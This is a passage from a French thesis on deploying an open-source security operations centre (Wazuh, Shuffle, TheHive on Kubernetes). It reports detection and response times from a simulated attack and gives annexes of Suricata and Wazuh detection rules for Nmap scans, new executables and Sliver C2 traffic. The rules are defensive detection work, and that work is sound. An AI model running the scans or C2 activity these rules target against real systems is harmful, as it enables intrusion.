


FIGURE 4.41 – Workflow Complet

## 4.7 Évaluation de Résultats de la Simulation

Une évaluation structurée de notre simulation d'attaque et des performances de votre SOC, incluant les métriques MTTD et MTTR.

### 4.7.1 Analyse des Métriques Clés

#### MTTD

La détection et le déclenchement d'alertes pour le **téléchargement d'un fichier malveillant**, **connexion a un port non-commun** et **création d'un nouveau processus**, se font en temps réel lors du téléchargement des fichiers.

Le temps moyen de détection est  $\leq 1$  minute.

|                                                                                   |                             |                 |                                                        |         |                                   |    |        |
|-----------------------------------------------------------------------------------|-----------------------------|-----------------|--------------------------------------------------------|---------|-----------------------------------|----|--------|
|  | Apr 26, 2025 @ 00:13:43.056 | DESKTOP-BFTMMFU | c:\users\theun\appdata\roaming\app.exe                 | added   | New executable file added to t... | 10 | 100001 |
|  | Apr 26, 2025 @ 00:13:42.944 | DESKTOP-BFTMMFU | c:\users\theun\appdata\roaming\smile.exe               | added   | New executable file added to t... | 10 | 100001 |
|  | Apr 26, 2025 @ 00:12:52.005 | DESKTOP-BFTMMFU | c:\users\theun\appdata\local\temp\3cec2ba5-5698-43a... | deleted | File deleted.                     | 7  | 553    |
|  | Apr 26, 2025 @ 00:12:51.973 | DESKTOP-BFTMMFU | c:\users\theun\appdata\local\temp\154db894-573e-4d...  | added   | File added to the system.         | 5  | 554    |
|  | Apr 26, 2025 @ 00:12:51.709 | DESKTOP-BFTMMFU | c:\users\theun\downloads\kBsguide.exe                  | added   | New executable file added to t... | 10 | 100001 |

FIGURE 4.42 – Temps de détection sur Wazuh




FIGURE 4.43 – Temps de détection sur Shuffle

#### MTTR

L'exécution du playbook automatisé de l'analyse et de la réponse aux alertes déjà détectées s'étend jusqu'à 15 minutes.




FIGURE 4.44 – Temps de réponse

Nous avons pu obtenir ces résultats de détection à notre simulation grâce aux règles personnalisées que nous avons créées dans le SIEM, comme mentionnées dans **Annexe B**, qui ont permis une détection en temps réel, ce qui donne l'avantage de découvrir les incidents avant qu'ils ne se propagent.

## 4.8 Conclusion

Ce chapitre a mis en œuvre l'approche pratique annoncée en introduction, en déployant et validant une architecture SOC intégrant SIEM (Wazuh) et SOAR (TheHive/Shuffle) sur Kubernetes. Les tests de simulation d'attaques basée sur MITRE ATT&CK ont confirmé sa capacité à détecter des menaces et à répondre en temps réel grâce à l'automatisation des playbooks. Les résultats, incluant un temps moyen de détection en temps réel, valident que l'architecture répond aux exigences de sécurité.

# Conclusion Générale

Ce mémoire a présenté la conception, le déploiement et la validation d'une solution SOCaaS open source, répondant aux défis croissants de cybersécurité des organisations, notamment les PME et administrations publiques. À travers une démarche structurée, nous avons démontré qu'une architecture modulaire, scalable et automatisée améliore significativement la détection et la réponse aux incidents tout en réduisant les coûts et la complexité opérationnelle.

Pour EADN, organisme clé de la transformation numérique en Algérie, ce projet comble un besoin critique : offrir une cybersécurité professionnelle sans investissements lourds. L'analyse des risques liés à l'absence de SOC a motivé le développement d'une solution interne et externalisable, alignée sur des objectifs d'automatisation, de détection proactive et de conformité.

Les fondements théoriques (Chapitre 3) ont éclairé le choix d'outils open source interopérables (Wazuh, Shuffle, TheHive), capables de relever les défis des SOC traditionnels (fatigue d'alertes, pénurie d'expertise). La conception technique (Chapitre 4) s'est appuyée sur Kubernetes pour la haute disponibilité et Helm pour l'industrialisation des déploiements, permettant une surveillance 24/7 et une réponse automatisée via des playbooks.

Les tests (Chapitre 4) ont validé l'efficacité opérationnelle : détection en temps réel et réponse rapide face à des attaques simulées (phishing, malware). Cette performance, couplée à la scalabilité de l'architecture, prouve que le SOCaaS open source rivalise avec les solutions propriétaires.

Comme Perspectives :

- Intégration d'outils d'IA/ML pour réduire les faux positifs et réduire le temps de réponse et d'investigation.
- Extension des flux Threat Intelligence pour bien enrichir la détection.
- Déploiement en environnement multi-locataire (multi-tenant) pour une offre SOCaaS commerciale.

# Bibliographie

- [1] Joseph Muniz (2021) *Modern Security Operations Center*, 1st Edition, Addison-Wesley Professional.
- [2] Alfred Basta, Nadine Basta, Waqar Anwar, and Mohammad Ilyas Essar (2024) *Open-Source Security Operations Center (SOC) : A Complete Guide to Establishing, Managing, and Maintaining a Modern SOC*, 1st Edition, Wiley.
- [3] Justin Domingus, John Arundel (2019) *Cloud Native DevOps with Kubernetes*, 2nd Edition, O'REILLY.
- [4] IBM, «Coût d'une violation de données» : <https://www.ibm.com/reports/data-breach>, Consulté le 01/05/2025.
- [5] Almond, «Observatoire des cybermenaces» : <https://almond.eu/wp-content/uploads/Observatoire-des-cybermenaces-2024-2025.pdf>, Consulté le 01/05/2025.
- [6] Fortinet, «Qu'est-ce que la triade de la CIA ?» : <https://www.fortinet.com/resources/cyberglossary/cia-triad>, Consulté le 11/04/2025.
- [7] NIST, «Risque, Vulnérabilité, Menace» : <https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-53Ar5.pdf>, Consulté le 11/04/2025.
- [8] IBM, «Cyber-attaque» : <https://www.ibm.com/think/topics/cyber-attack>, Consulté le 14/04/2025.
- [9] IBM, «Phishing» : <https://www.ibm.com/think/topics/phishing>, Consulté le 14/04/2025.
- [10] IBM, «Ransomware» : <https://www.ibm.com/think/topics/ransomware>, Consulté le 14/04/2025.
- [11] Fortinet, «DOS vs DDOS» : <https://www.fortinet.com/resources/cyberglossary/dos-vs-ddos>, Consulté le 14/04/2025.
- [12] Fortinet, «Cheveux de Troie» : <https://www.fortinet.com/resources/cyberglossary/trojan-horse-virus>, Consulté le 14/04/2025.
- [13] CrowdStrike, «Rootkits» : <https://www.crowdstrike.com/en-us/cybersecurity-101/malware/rootkits/>, Consulté le 14/04/2025

- [14] Fortinet, «Virus» : <https://www.fortinet.com/resources/cyberglossary/computer-virus>, Consulté le 14/04/2025.
- [15] Microsoft, «Quels sont les indicateurs de compromission» : <https://www.microsoft.com/en-us/security/business/security-101/what-are-indicators-of-compromise-ioc>, Consulté le 20/03/2025.
- [16] Fortinet, «Indicateurs de Compromission» : <https://www.fortinet.com/fr/resources/cyberglossary/indicators-of-compromise>, Consulté le 20/03/2025.
- [17] Promenadesoftware, «Modélisation des menaces» : <https://www.promenadesoftware.com/blog/simple-step-by-step-guide-to-threat-modeling>, Consulté le 11/04/2025.
- [18] LockheedMartin, «Cyber-Kill-Chain» : <https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html>, Consulté le 17/04/2025.
- [19] Crowdstrike, «Cyber-Kill-Chain» : <https://www.crowdstrike.com/en-us/cybersecurity-101/cyberattacks/cyber-kill-chain/>, Consulté le 17/04/2025.
- [20] MITRE-ATT&CK : <https://attack.mitre.org/>, Consulté le 18/04/2025.
- [21] MITRE-ATT&CK, «Matrice Entreprise» : <https://attack.mitre.org/matrices/enterprise/>, Consulté le 18/04/2025.
- [22] MITRE-ATT&CK, «Matrice Mobile» : <https://attack.mitre.org/matrices/mobile/>, Consulté le 18/04/2025.
- [23] MITRE-ATT&CK, «Matrice ICS» : <https://attack.mitre.org/matrices/ics/>, Consulté le 18/04/2025.
- [24] Ets.wyo, «Incident vs Evenement» : <https://ets.wyo.gov/cybersecurity/cybersecurity-incident-vs-event>, Consulté le 24/02/2025.
- [25] NIST, «Gestion de Logs» : <https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-92.pdf>, Consulté le 24/02/2025.
- [26] ManageEngine, «Types de Logs» : <https://www.manageengine.com/log-management/siem/collecting-and-analysing-different-log-types.html>, Consulté le 24/02/2025.
- [27] NIST, «Alerte» : <https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-150.pdf>, Consulté le 26/02/2025.
- [28] NIST, «Infrastructures critiques Cybersécurité» : <https://nvlpubs.nist.gov/nistpubs/CSWP/NIST.CSWP.04162018.pdf>, Consulté le 26/02/2025.
- [29] NIST, «Gestion des Risques» : <https://nvlpubs.nist.gov/nistpubs/CSWP/NIST.CSWP.01162020.pdf>, Consulté le 26/02/2025.



- [30] Fortinet, «Qu'est-ce que SOC» : <https://www.fortinet.com/resources/cyberglossary/what-is-soc>, Consulté le 14/02/2025.
- [31] Comptia, «Qu'est-ce que SOC» : <https://www.comptia.org/content/articles/what-is-a-security-operations-center>, Consulté le 14/02/2025.
- [32] IBM, «Security Operations Center» : <https://www.ibm.com/think/topics/security-operations-center>, Consulté le 14/02/2025.
- [33] WIZ, «Models du SOC» : <https://www.wiz.io/fr-fr/academy/security-operations-center-soc>, Consulté le 14/02/2025.
- [34] ManageEngine, «Composants du SOC» : <https://www.manageengine.com/log-management/siem/components-of-security-operations-center-soc.html>, Consulté le 15/02/2025.
- [35] Fortinet, «Cybersécurité» : <https://www.fortinet.com/resources/cyberglossary/cybersecurity>, Consulté le 15/02/2025.
- [36] CrowdStrike, «Cybersécurité» : <https://www.crowdstrike.com/en-us/cybersecurity-101/>, Consulté le 16/02/2025.
- [37] Gartner, «Extended Detection and Response» : <https://www.gartner.com/en/documents/3982247>, Consulté le 16/02/2025.
- [38] Cynet, «Défis du SOC» : <http://cynet.com/incident-response/what-is-a-soc-10-core-functions-and-6-key-challenges/>, Consulté le 15/03/2025.
- [39] IIoT, «Défis du SOC 2» : <https://www.iiot-world.com/ics-security/cybersecurity/top-challenges-soc-are-facing/>, Consulté le 15/03/2025.
- [40] Microsoft, «SOC as a Service» : <https://www.microsoft.com/en-us/security/business/security-101/what-is-soc-as-a-service-socaas>, Consulté le 20/04/2025.
- [41] CrowdStrike, «SOC as a Service 2» : <https://www.crowdstrike.com/en-us/cybersecurity-101/managed-security/soc-as-a-service-socaas/>, Consulté le 20/04/2025.
- [42] Kubernetes, «Concepts du Kubernetes» : <https://kubernetes.io/docs/concepts/>, Consulté le 15/04/2025.
- [43] Kubernetes, «Composants du Kubernetes» : <https://kubernetes.io/docs/concepts/overview/components/>, Consulté le 15/04/2025.
- [44] Helm, «Helm» : <https://helm.sh/>, Consulté le 15/04/2025.
- [45] Helm, «Helm» : <https://helm.sh/docs/>, Consulté le 15/04/2025.
- [46] Microsoft, «Annoncer la CNCF» : [https://azure.microsoft.com/en-us/blog/announcing-cncf/?WT.mc\\_id=containers-19838-ludossan](https://azure.microsoft.com/en-us/blog/announcing-cncf/?WT.mc_id=containers-19838-ludossan), Consulté le 15/04/2025.

- [47] WAZUH, «Wazuh» : <https://wazuh.com/>, Consulté le 15/03/2025.
- [48] WAZUH, «Communauté du Wazuh» : <https://documentation.wazuh.com/current/getting-started/index.html>, Consulté le 15/03/2025.
- [49] WAZUH, «Agents de Wazuh» : <https://documentation.wazuh.com/current/getting-started/components/wazuh-agent.html>, Consulté le 15/03/2025.
- [50] WAZUH, «Serveur de Wazuh» : <https://documentation.wazuh.com/current/getting-started/components/wazuh-server.html>, Consulté le 15/03/2025.
- [51] WAZUH, «Indexeur Wazuh» : <https://documentation.wazuh.com/current/getting-started/components/wazuh-indexer.html>, Consulté le 15/03/2025.
- [52] WAZUH, «Dashboard Wazuh» : <https://documentation.wazuh.com/current/getting-started/components/wazuh-dashboard.html>, Consulté le 15/03/2025.
- [53] Shuffle, «Qu'est-ce que Shuffle» <https://shuffler.io/docs/about>, Consulté le 27/03/2025.
- [54] Shuffle, «Architecture du Shuffle» : <https://shuffler.io/docs/architecture>, Consulté le 27/03/2025.
- [55] StrangeBee, «Qu'est-ce que TheHive» : <https://docs.strangebee.com/thehive/overview/>, Consulté le 27/03/2025.
- [56] Amazon, «Qu'est-ce que Load Balancer» : <https://aws.amazon.com/what-is/load-balancing>, Consulté le 30/04/2025.
- [57] HAProxy, «Load Balancer» : <https://www.haproxy.com/fr/solutions/load-balancing>, Consulté le 30/04/2025.
- [58] WAZUH, «Déploiement Wazuh sur Kubernetes» : <https://documentation.wazuh.com/current/deployment-options/deploying-with-kubernetes/kubernetes-deployment.html>, Consulté le 20/04/2025.
- [59] Shuffle, «Déploiement du Shuffle» : <https://github.com/Shuffle/Shuffle>, Consulté le 20/04/2025.
- [60] StrangeBee, «Déploiement du TheHive» : <https://docs.strangebee.com/thehive/installation/kubernetes/>, Consulté le 20/04/2025.

# Annexe A : Autres Cas d'Usages

Nous allons voir l'implémentation de deux cas d'usage critiques pour un SOC : la détection de reconnaissance et l'identification du trafic C2. L'analyse démontre des capacités efficaces de réponse automatisée aux menaces avec une intégration réussie entre plusieurs outils de sécurité.




FIGURE 4.45 – Shuffle Workflow

## Cas d'Usage 1 : Détection de la Reconnaissance Active

**Objectif** : Détecter et bloquer automatiquement les activités de scan de ports NMAP

1. Creation de règles de détection NMAP couvrant plusieurs types de scans.
  - **Scan SYN (-sS)** : Détection de scans furtifs à différentes vitesses (T1-T5)
  - **Scan Connecté (-sT)** : Identification des scans avec poignée de main TCP complète
  - **Scan ACK (-sA)** : Détection de tentatives de contournement de pare-feu

- **Scan Xmas Tree (-sX)** : Détection de techniques de scan avancées
- **Scan Fragmenté (-f)** : Détection d'évasions basées sur la fragmentation
- **Scan UDP (-sU)** : Couverture de l'énumération des ports UDP

```
# SYN SCAN -sS (speeds T1-T5)

alert tcp any any -> any
[21,22,23,25,53,80,88,110,135,137,138,139,143,161,389,443,445,465,514,587,636,853,993,995,1194,1433,1720,3306,3389,8080,8443,11211,27017,51820] (msg:"POSSBL PORT SCAN (NMAP -sS)"; flow:to_server,stateless; flags:S; window:1024; tcp.mss:1460; threshold:type threshold, track by_src, count 20, seconds 70; classtype:attempted-recon; sid:3400001; priority:2; rev:1;)

alert tcp any any -> any !
[21,22,23,25,53,80,88,110,135,137,138,139,143,161,389,443,445,465,514,587,636,853,993,995,1194,1433,1720,3306,3389,8080,8443,11211,27017,51820] (msg:"POSSBL PORT SCAN (NMAP -sS)"; flow:to_server,stateless; flags:S; window:1024; tcp.mss:1460; threshold:type threshold, track by_src, count 7, seconds 135; classtype:attempted-recon; sid:3400002; priority:2; rev:2;)
```

FIGURE 4.46 – Règles IDS

## 2. Analyse de l'Efficacité des Règles

- Couverture complète des ports, y compris les services critiques (SSH, HTTP, HTTPS, RDP, etc.)
- Seuils adaptatifs : 20 alertes en 70 secondes pour les ports communs, 7 alertes en 135 secondes pour les ports rares

|   |                             |          |                                 |    |        |
|---|-----------------------------|----------|---------------------------------|----|--------|
| 🔍 | Apr 14, 2025 @ 16:29:25.986 | suricata | Nmap scripting engine detected. | 12 | 100201 |
| 🔍 | Apr 14, 2025 @ 16:29:25.977 | suricata | Nmap scripting engine detected. | 12 | 100201 |
| 🔍 | Apr 14, 2025 @ 16:29:25.973 | suricata | Nmap scripting engine detected. | 12 | 100201 |
| 🔍 | Apr 14, 2025 @ 16:29:25.956 | suricata | Nmap scripting engine detected. | 12 | 100201 |
| 🔍 | Apr 14, 2025 @ 16:29:25.952 | suricata | Nmap scripting engine detected. | 12 | 100201 |
| 🔍 | Apr 14, 2025 @ 16:29:25.946 | suricata | Nmap scripting engine detected. | 12 | 100201 |
| 🔍 | Apr 14, 2025 @ 16:29:25.935 | suricata | Nmap scripting engine detected. | 12 | 100201 |
| 🔍 | Apr 14, 2025 @ 16:29:25.929 | suricata | Nmap scripting engine detected. | 12 | 100201 |

FIGURE 4.47 – Wazuh détecte les scans NMAP

## 3. Workflow de Réponse Automatisée

- Création de règle de pare-feu via API
- Blocage du trafic dès détection

```
{
  "code" : 200
  "status" : "ok"
  "response_id" : "SUCCESS"
  "message" : ""
  "data" : { 33 items
    "id" : 5
    "type" : "block"
    "interface" : [ 1 item
      0 : "wan"
    ]
  }
}
```

FIGURE 4.48 – Bloquer l'adresse IP

- Blocage de l'adresse IP sur tous les protocoles et ports

```
[2.7.2-RELEASE][root@pfSense.home.arpal/root: tail -1 /var/log/filter.log
Apr 14 16:29:41 pfSense filterlog[738611]: 5,,1000000104,em0,match,block,out,4,0
x0,,64,0,0,DF,6,tcp,52,192.168.43.248,192.26.92.30,5811,53,0,FA,884883375,542109
131,65535,,nop;nop;TS
[2.7.2-RELEASE][root@pfSense.home.arpal/root: █
```

FIGURE 4.49 – résultats pare-feu

## Cas d'Usage 2 : Détection et Réponse C2

**Objectif** : Identifier et neutraliser les communications Command & Control

### 1. Méthodologie de Détection

- Analyse basée sur signatures
- Intégration VirusTotal pour blocage basé sur réputation
- Corrélation d'alertes automatisée via **Wazuh SIEM**

|   |                            |          |                            |    |        |
|---|----------------------------|----------|----------------------------|----|--------|
| 🔍 | Apr 14, 2025 @ 16:29:30.55 | suricata | Silver C2 traffic Detected | 12 | 100202 |
| 🔍 | Apr 14, 2025 @ 16:29:30.66 | suricata | Silver C2 traffic Detected | 12 | 100202 |
| 🔍 | Apr 14, 2025 @ 16:29:30.79 | suricata | Silver C2 traffic Detected | 12 | 100202 |
| 🔍 | Apr 14, 2025 @ 16:29:30.88 | suricata | Silver C2 traffic Detected | 12 | 100202 |

FIGURE 4.50 – Wazuh detecte le trafic C2

### 2. Automatisation de la Réponse

- Blocage du serveur C2 en cas d'identification positive
- Intégration avec le workflow **Shuffle**, identique à celui de la reconnaissance

```
{ 8 items
  "severity" : 3
  "pretext" : "WAZUH Alert"
  "title" :
    "Silver C2 traffic Detected"
  "text" : {...} 17 items
  "rule_id" : "100202"
  "id" : "1745238418.56903881"
  "all_fields" : {...} 10 items
}
```

FIGURE 4.51 – Traffic C2

- L'intégration de l'API VirusTotal renforce l'intelligence des menaces




FIGURE 4.52 – Resultats du VirusTotal

### 3. Serveur C2 bloqué




FIGURE 4.53 – Bloquer le trafic C2

# Annexe B : Règles de Détection

## Personnalisées sur SIEM

Nous avons écrit un ensemble de règles de détection personnalisées sur notre plateforme SIEM (Wazuh), spécifiquement pour identifier des comportements malveillants alignés sur les tactiques MITRE ATT&CK. Dans cette annexe, nous détaillerons trois règles critiques que nous avons écrit, leur logique de détection, et leur impact opérationnel dans la neutralisation d'attaques réelles.

### Détection d'un fichier exécutable

```
7 <group name="syscheck,ossec,">
8
9 <rule id="100001" level="10">
10 <if_sid>554</if_sid>
11 <match>.exe|.bat|.bin|.sh|.wnry</match>
12 <description>New executable file added to the system</description>
13 <group>syscheck,syscheck_entry_added,syscheck_file,pci_dss_11.5,gpg13_4.11,gdpr_II_5.1.f
    .5,tsc_CC6.1,tsc_CC6.8,tsc_CC7.2,tsc_CC7.3,</group>
14 </rule>
15
16 <rule id="100002" level="9">
17 <if_sid>553</if_sid>
18 <match>.exe|.bat|.bin|.sh|.wnry</match>
19 <description>An executable file deleted from the system</description>
20 <group>syscheck,syscheck_entry_added,syscheck_file,pci_dss_11.5,gpg13_4.11,gdpr_II_5.1.f
    .5,tsc_CC6.1,tsc_CC6.8,tsc_CC7.2,tsc_CC7.3,</group>
21 </rule>
22
23 </group>
```

FIGURE 4.54 – Détecter l'ajout, suppression d'un fichier exécutable

La figure 4.54 montre deux règles qui détectent l'ajout et la suppression de tout type de fichier exécutable compatible avec les différents systèmes d'exploitation.

## Détection d'une connexion a un Port non commun

```

50 <group name="windows,sysmon,">
51 <!-- Abnormal Destination Port Detected -->
52 <rule id="102503" level="10">
53   <if_group>sysmon_event3</if_group>
54   <list field="win.eventdata.destinationPort" lookup="not_address_match_key">etc/lists/common-ports</list>
55   <description>Sysmon - Event 3: Network connection to Non common Port</description>
56   <group>sysmon_event3,</group>
57 </rule>

```

FIGURE 4.55 – Détection d'une connexion

La figure 4.55 montre une règle qui détecte toute connexion à un port non commun qui ne figure pas dans la liste des ports communs que nous avons aussi définis.

### CDB Lists (5)

From here you can manage your lists.

| Search         |                  |
|----------------|------------------|
| Name ↑         | Path             |
| audit-keys     | etc/lists        |
| aws-eventnames | etc/lists/amazon |
| aws-sources    | etc/lists/amazon |
| common-ports   | etc/lists        |

FIGURE 4.56 – Ports communs

| < common-ports | etc/lists |
|----------------|-----------|
| Q Search...    |           |
| Key            |           |
| 21             |           |
| 22             |           |
| 25             |           |
| 53             |           |
| 80             |           |
| 135            |           |
| 389            |           |
| 443            |           |

FIGURE 4.57 – Ports communs



## Détection la création d'un nouveau processus

```
59 <rule id="100100" level="9">
60   <if_sid>61603</if_sid>
61   <description>Sysmon - Event 1: New Process creation</description>
62   <mitre>
63     <id>T1546</id>
64   </mitre>
65   <options>no_full_log</options>
66   <group>sysmon_event1, windows_sysmon_event1, </group>
67 </rule>
```

FIGURE 4.58 – Détection d'un nouveau processus

Cette règle lance une alerte lors de la création d'un nouveau processus dans le système surveillé.

## Combinaison de deux règles

```
69 <rule id="100111" level="9">
70   <if_sid>102503,100100</if_sid>
71   <match>app.exe</match>
72   <description>New process creation and network connection to non common port</description>
73   <mitre>
74     <id>T1546</id>
75   </mitre>
76   <group>sysmon_event1, windows_sysmon_event1, </group>
77 </rule>
78 </group>
```

FIGURE 4.59 – Combinaison de deux règles

La règle 4.59 va déclencher une alerte lorsque les deux règles précédentes sont déclenchées, ce qui donne une meilleure précision.

## Détection des scans NMAP

La règle 4.61 permet de déclencher une alerte lors de la détection d'un scans avec NMAP.

```
21 <group name="custom_active_response_rules,">
22   <rule id="100201" level="12">
23     <if_sid>86600</if_sid>
24     <field name="event_type">^alert$</field>
25     <match>ET SCAN Possible Nmap User-Agent Observed</match>
26     <description>Nmap scripting engine detected. </description>
27     <mitre>
28       <id>T1595</id>
29     </mitre>
30   </rule>
31 </group>
```

FIGURE 4.60 – Combinaison de deux règles

## Détection d'un trafic vers un serveur C2

```
33 <group name="c2_traffic_detection,">
34   <rule id="100202" level="12" frequency="3" timeframe="30">
35     <if_matched_sid>86601</if_matched_sid>
36     <field name="event_type">^alert$</field>
37     <match>Sliver C2</match>
38     <description>Sliver C2 traffic Detected</description>
39     <same_srcip/>
40     <mitre>
41       <id>T1071.001</id>
42     </mitre>
43   </rule>
44 </group>
```

FIGURE 4.61 – Combinaison de deux règles